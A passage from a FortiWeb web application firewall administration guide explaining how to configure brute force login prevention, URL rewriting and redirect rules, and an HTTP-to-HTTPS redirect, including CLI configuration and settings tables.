6. If you want to restrict traffic based upon request or connection counts, enable **HTTP Network Based Prevention**.
   - From **HTTP Access Limit**, select a rule, if any, that you want to include (see Limiting the total HTTP request rate from an IP on page 453).
   - From **TCP Flood Prevention**, select a rule, if any, that you want to include (see Limiting TCP connections per IP address on page 466).
7. Click **OK**.
8. To apply the policy, select the DoS protection policy in an inline protection profile (see Configuring a protection profile for inline topologies on page 608).
9. If you have configured DoS protection features that use session cookies, also enable the Session Management option in the protection profile.

See also

- Sequence of scans
- Bot analysis

Preventing brute force logins

FortiWeb can prevent brute force login attacks.

Brute force attackers attempt to penetrate systems by the sheer number of clients, attempts, or computational power, rather than by intelligent insight or advance knowledge of application logic or data.

Specifically in brute force attacks on authentication, multiple web clients may rapidly try one user name and password combination after another in an attempt to eventually guess a correct login and gain access to the system. In this way, behavior differs from web crawlers, which typically do not focus on a single URL.

Brute force login attack profiles track the rate at which each source IP address makes requests for specific URLs. If the source IP address exceeds the threshold, the FortiWeb appliance penalizes the source IP address by blocking additional requests for the time period that you indicate in the profile.



This scan is bypassed if the client's source IP is a known search engine and you have enabled Allow Known Search Engines.

To configure brute force login attack prevention

1. Before you configure a brute force login attack profile, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 330. Before you configure the rate limit, enable detection of when source IP addresses are shared by multiple clients. For details, see Advanced settings on page 668.




If you do not enable detection of shared IP addresses (Shared IP), the second threshold, Share IP Access Limit, will be ignored.

2. Go to **Web Protection > Access > Brute Force**.

   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

4. Configure these settings:




Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

5. Click **OK**.
6. Click **Create New** to add an entry to the set.

   A dialog appears.
7. Configure these settings:



Setting name	Description
Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to be included in the brute force login attack profile's rate calculations. Also configure Host.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the brute force login attack profile. This option is available only if Host Status is enabled.

Setting name	Description
Type	Select how to apply the limit of login attempts in Standalone IP Access Limit or Share IP Access Limit, either: • **Based on Source IP** — Apply the limit to per source IP. • **Based on TCP Session** — Apply the limit to per TCP/IP session. **Tip:** If you need to cover both possibilities, create two members.
Request File	Type the URL that the HTTP/HTTPS request must match to be included in the brute force login attack profile's rate calculations. When you have finished typing the regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).
Block Period	Type the length of time in seconds for which the FortiWeb appliance will block subsequent requests after a source IP address exceeds the rate threshold in either Standalone IP Access Limit or Share IP Access Limit. The block period is shared by all clients whose traffic originates from the source IP address. The valid range is from 1 to 10,000 seconds.
Standalone IP Access Limit	Type the rate threshold for source IP addresses that are single clients. Request rates exceeding the threshold will cause the FortiWeb appliance to block additional requests for the length of the time in the Block Period field. To disable the rate limit, type `0`.
Share IP Access Limit	Type the rate threshold for source IP addresses that are shared by multiple clients behind a network address translation (NAT) device such as a firewall or router. Request rates exceeding the threshold will cause the FortiWeb appliance to block additional requests for the length of the time in the Block Period field. To disable the rate limit, type `0`. **Note:** Blocking a shared source IP address could block innocent clients that share the same source IP address with an offending client. In addition, the rate is a total rate for all clients that use the same source IP address. For these reasons, you should usually enter a greater value for this field than for Standalone IP Access Limit**.** **Note:** This option will be ignored if you have not enabled detection of shared IP addresses. See Advanced settings on page 668.

8. Click **OK**.
9. Repeat the previous steps for each individual login page that you want to add to the brute force login attack profile.

10. To apply the brute force login attack profile, select it in an inline protection profile (see Configuring a protection profile for inline topologies on page 608).

    Attack log messages contain `Brute Force Login Violation` when this feature detects a brute force login attack.

See also

- IPv6 support

Rewriting & redirecting

Rewriting or redirecting HTTP requests and responses is popular, and can be done for many reasons.

Similar to error message cloaking, URL rewriting can prevent the disclosure of underlying technology or web site structures to HTTP clients.

For example, when visiting a blog web page, its URL might be:

```
http://www.example.com/wordpress/?feed=rss2
```

Simply knowing the file name, that the blog uses PHP, its compatible database types, and the names of parameters via the URL could help an attacker to craft an appropriate attack for that platform. By rewriting the URL to something more human-readable and less platform-specific, the details can be hidden:

```
http://www.example.com/rss2
```

Aside from for security, rewriting and redirects can be for aesthetics or business reasons. Financial institutions can transparently redirect customers that accidentally request HTTP:

```
http://bank.example.com/login
```

to authenticate and do transactions on their secured HTTPS site:

```
https://bank.example.com/login
```

Additional uses could include:

- During maintenance windows, requests can be redirected to a read-only server.
- International customers can use global URLs, with no need to configure the back-end web servers to respond to additional HTTP virtual host names.
- Shorter URLs with easy-to-remember phrases and formatting are easier for customers to understand, remember, and return to.

Much more than their name implies, “URL rewriting rules” can do all of those things, and more:

- redirect HTTP requests to HTTPS
- rewrite the URL line in the header of an HTTP request
- rewrite the `Host:` field in the header of an HTTP request
- rewrite the `Referer:` field in the header of an HTTP request
- redirect requests to another web site
- send a `403 Forbidden` response to a matching HTTP requests
- rewrite the HTTP location line in the header of a matching redirect response from the web server
- rewrite the body of an HTTP response from the web server



Rewrites/redirects are not supported in all modes. See Supported features in each operation mode on page 82.

FortiWeb **cannot rewrite requests that exceed FortiWeb’s buffer size.** To block requests that cannot be rewritten, configure Malformed Request.


Rewrites will work on single requests as well as those that have been fragmented using:

```
Tranfer-Encoding: chunked
```

To configure a rewriting/redirection rule

1. Go to **Application Delivery > URL Rewriting Policy > URL Rewriting Rule**.
2. Click **Create New**.


   A dialog appears. Its appearance varies by your settings in **Action Type**, and **Request Action** or **Response Action**.



3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In **Action Type**, select whether this rule will rewrite HTTP requests from clients (**Request Action**) or HTTP responses from the web server (**Response Action**).

   The next step varies by your selection in this step.
5. If you selected **Request Action** in **Action Type**, in the **Request Action** drop-down list, select one of the following**:**


   - **Rewrite HTTP Header** — Rewrites part(s) of the header in the HTTP request before passing it to the web server.



Setting name	Description
Host	Enable then type either a host name, such as `store.example.com`, or IP address if you want to replace the value of the `Host:` field in the header of HTTP requests. Requests will be redirected to this web host. This field supports back references such as `$0` to the parts of the original request that matched any capture groups that you entered in Regular Expression for each object in the condition table. (A capture group is a regular expression, or part of one, surrounded in parentheses. See Regular expression syntax on page 864.) For an example, see Example: Rewriting URLs using variables on page 493.
Using Physical Server	Enable to insert the variable `FortiWeb_PSERVER` in Host. At the time of each specific HTTP request, FortiWeb will replace this variable with the IP address of the physical server to which it is forwarding the request. **Tip:** Use this option when the Deployment Mode option in the server policies using this rule is either **Server Balance** or **HTTP Content Routing**. In such cases, by definition of load balancing, HTTP requests will be distributed among multiple web servers, and the specific IP addresses of the physical servers cannot be known in advance.
URL	Enable then type a string, such as `/catalog/item1`, if you want to replace the URL in the HTTP request. Do not include the name of the web host, such as `www.example.com`, nor the protocol. Like Host, this field supports back references such as `$0` to the parts of the original request that matched any capture groups that you entered in Regular Expression for each object in the condition table (see What are back-references? on page 870). For an example, see Example: Rewriting URLs using regular expressions on page 492.
Referer	Enable then type a URI, such as `http://www.example.com/index`, if you want to rewrite the `Referer:` field in the HTTP header. This option is available only if **Request Action** is **Rewrite HTTP Header**.

Setting name	Description
Using Physical Server	Enable to insert the variable `FortiWeb_PSERVER` in Referer. At the time of each specific HTTP request, FortiWeb will replace this variable with the IP address of the physical server to which it is forwarding the request. **Tip:** Use this option when the **Deployment Mode** option in the server policies using this rule is either **Server Balance** or **HTTP Content Routing**. In such cases, by definition of load balancing, HTTP requests will be distributed among multiple web servers, and the specific IP addresses of the physical servers cannot be known in advance.

- **Redirect (301 Permanently)** or **Redirect (302 Temporary)** — In **Location**, type a URI, such as `http://www.example.com/new-url`, to use in the e `301 Moved Permanently` or the `302 Moved Temporarily` redirection HTTP response from the FortiWeb appliance. Like Host and URL, this field supports back-references such as `$0` (see What are back-references? on page 870).



- **Send 403 Forbidden** — Return a `403 Forbidden` response to the client.

6. If you selected **Response Action** in **Action Type,** in the **Response Action** drop-down list, select one of the following:

- **Rewrite HTTP Body** — In **Replacement**, type the string that will replace content in the body of HTTP responses (see What are back-references? on page 870 and Cookbook regular expressions on page 872).




- **Rewrite HTTP Location** — In **Location**, type a URI, such as `http://www.example.com/new-url`, to use in the `302 Moved Temporarily` redirection when the HTTP response matches. Like Host and URL, this field supports back-references such as `$0` (see What are back-references? on page 870).



7. Click **Create New** to add match conditions for the rule to **URL Rewriting Condition Table.**

   A dialog appears.

8. Configure these settings:


Edit URL Rewriting Condition
ID
1
Object
HTTP Body
Regular Expression
(?i)<(\s)*iframe[\s\/]src=(\s)*["
Protocol Filter
Protocol
HTTP
Content Type Filter
Content Type Set
text/plain
application/xml(or)text/xml
application/javascript
application/soap+xml
text/html
text/javascript
Meet this condition if:
Object does not match the regular expression,the protocol filter or the content type filter
Object matches the regular expression,the protocol filter and the content type filter
OK
Cancel

Setting name	Description
Object	Select which part of the HTTP request will be tested for a match: • **HTTP Host** — The `Host:` field in the HTTP header. This option does **not** appear if **Response Action** in step 6 was **Rewrite HTTP Body**. • **HTTP Request URL** — The URL in the HTTP header. The URL can be up to 1,024 characters long, unless superseded by HTTP constraints such as HTTP/HTTPS protocol constraints. This option does **not** appear if **Response Action** in step 6 was **Rewrite HTTP Body**. • **HTTP Referer** — The `Referer:` field in the HTTP header. This option appears only if **Action Type** in step 4 was **Request Action**. This option does **not** appear if **Response Action** in step 6 was **Rewrite HTTP Body**. • **HTTP Body** — The content of the request, such as an HTML document. This option appears only if **Response Action** in step 6 was **Rewrite HTTP Body**. • **HTTP Location** — The `Location:` field in the header of the request. This option appears only if **Response Action** in step 6 was **Rewrite HTTP Location**. If the request must meet multiple conditions (for example, it must contain both a matching `Host:` field and a matching URL), add each condition to the condition table separately.
Regular Expression	Depending on your selection in Object and Meet this condition if, type a regular expression that defines either all matching or all non-matching objects. Also configure Meet this condition if.
	For example, for the URL rewriting rule to match all URLs that begin with `/wordpress`, you could enter `^/wordpress`, then, in Meet this condition if, select **Object matches the regular expression**. The pattern is **not** required to begin with a slash (/). When you have finished typing the regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864, What are back-references? on page 870 and Cookbook regular expressions on page 872).

Setting name	Description
Protocol Filter	Enable if you want to match this condition only for either HTTP or HTTPS. Also configure Protocol. For example, you could redirect clients that accidentally request the login page by HTTP to a more secure HTTPS channel — but the redirect is not necessary for HTTPS requests. As another example, if URLs in HTTPS requests should be exempt from rewriting, you could configure the rewriting rule to apply only to HTTP requests.
Protocol	Select which protocol will match this condition, either **HTTP** or **HTTPS**. This option appears only if Protocol Filter is enabled.
Content Type Filter	Enable if you want to match this condition only for specific HTTP content types (also called Internet or MIME file types) such as `text/html`, as indicated in the `Content-Type:` HTTP header. Also configure Content Type Set.
Content Type Set	In the left text area, select one or more HTTP content types that you want to match this condition, then click the right arrow button to move them into the text area on the right side. This option is visible only if Content Type Filter is enabled.
Meet this condition if	Indicate how to use Regular Expression when determining whether or not this URL rewriting condition is met. • **Object does not match the regular expression —** If the regular expression does **not** match the request object, the condition is met. • **Object matches the regular expression** — If the regular expression **does** match the request object, the condition is met. If all conditions are met, the FortiWeb appliance executes the **Request Action** or **Response Action**, whichever you selected.


9. If you selected **HTTP Referer** from Object, also configure the following:

Setting name	Description
If no Referer field in HTTP header	Select either: • **Do not meet this condition** • **Meet this condition** Requests can lack a `Referer:` field for several reasons, such as if the user manually types the URL, and the request does not result from a hyperlink from another web site, or if the URL resulted from an HTTPS connection. (See the RFC 2616 section on the `Referer:` field.) In those cases, the field cannot be tested for a matching value. This option appears only if Object is **HTTP Referer**.

10. Click **OK.**
11. Repeat the previous two steps until you have defined all matching HTTP requests or responses that should be rewritten as defined in this rule.
12. Go to **Application Delivery > URL Rewriting Policy > URL Rewriting Policy**.

    To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
13. Click **Create New**.

    A dialog appears.



14. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
15. Click **OK**.
16. Click **Create New**.

    A dialog appears.



17. For **Priority**, enter the priority for this rule in relation to other defined rules.

    Rule order affects rewriting rule matching and behavior. The search begins with the highest **Priority** number (0 = greatest priority) rule in the list and progresses in order towards the largest number (lowest priority) in the list. Matching rules are determined by comparing the rule and the request. If no rule matches, the request remains unchanged.

18. From the **Rewriting Rule Name** drop-down list, select the name of an existing rewriting rule to add to the policy.

    To view or change the information associated with the rule, click the **Detail** link. The **URL Rewriting Rule** dialog appears, where you can view and edit the rules. Use your browser's **Back** button to return.

19. Click **OK**.

20. Repeat the previous steps for each rule you want to add to the rewriting policy.

21. If you are rewriting a response from the web server, and it is compressed, configure a decompression rule so that FortiWeb will be able to rewrite. See Configuring temporary decompression for scanning & rewriting on page 601.

22. To apply the rewriting policy, select it in an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 608.

See also

- Rewriting & redirecting
- Example: HTTP-to-HTTPS redirect
- Example: Full host name/URL translation
- Example: Sanitizing poisoned HTML
- Example: Rewriting URLs using regular expressions
- Example: Rewriting URLs using variables
- Regular expression syntax
- What are back-references?
- Cookbook regular expressions

Example: HTTP-to-HTTPS redirect

Example.com is a business-oriented social media provider. Its clients require that attackers cannot fraudulently post comments. If an attacker can post while disguised as originating from the client's business, as this could enable an attacker to ruin a business's reputation.

To provide clients with protection from HTTP session hijacking tools such as Firesheep, Example.com wants to automatically redirect **all** HTTP requests to HTTPS. This way, **before** the client attempts to log in and exposes

both their credentials and HTTP session ID to an eavesdropper, the response and subsequent requests are SSL/TLS encrypted, and thereby protected.

The **Redirect HTTP to HTTPS** option in the server policy configuration allows you to redirect all HTTP requests to equivalent URLs on a secure site.

Alternatively, you can create a rewriting rule that matches all HTTP requests, regardless of host name variations or URL, such as:

```
http://www.example.com/login
http://www.example.co.jp/
```

and redirects them to the equivalent URL on its secure sites:

```
https://www.example.com/login
https://www.example.co.jp/
```

This rewriting rule has 3 parts:

- Regular expression that matches HTTP requests with any host name — `(.*)`





This regular expression should **not** match HTTP**S** requests, since it would decrease performance to redirect requests that are already in HTTPS.


- Regular expression that matches requests with any URL in the HTTP header — `^/(.*)$`
- Redirect destination location that assembles the host name (`$0`) and URL (`$1`) from the request in front of the new protocol prefix, `https://`

See What are back-references? on page 870.

This could be configured via either the CLI or web UI.







CLI commands to implement this are:

```
config waf url-rewrite url-rewrite-rule
   edit "http_to_https"
      set action redirect
      set location "https://$0/$1"
      set host-status disable
      set host-use-pserver disable
      set referer-status disable
      set referer-use-pserver disable
      set url-status disable
      config match-condition
         edit 1
            set reg-exp "(.*)"
            set protocol-filter enable
         next
         edit 2
```

```
            set object http-url
            set reg-exp "^/(.*)$"
         next
      end
   next
end
config waf url-rewrite url-rewrite-policy
   edit "http_to_https"
      config rule
         edit 1
            set url-rewrite-rule-name "http_to_https"
         next
      end
   next
end
```

See also

- Example: Full host name/URL translation
- Rewriting & redirecting
- Example: Rewriting URLs using regular expressions
- Example: Rewriting URLs using variables
- Regular expression syntax
- What are back-references?
- Cookbook regular expressions

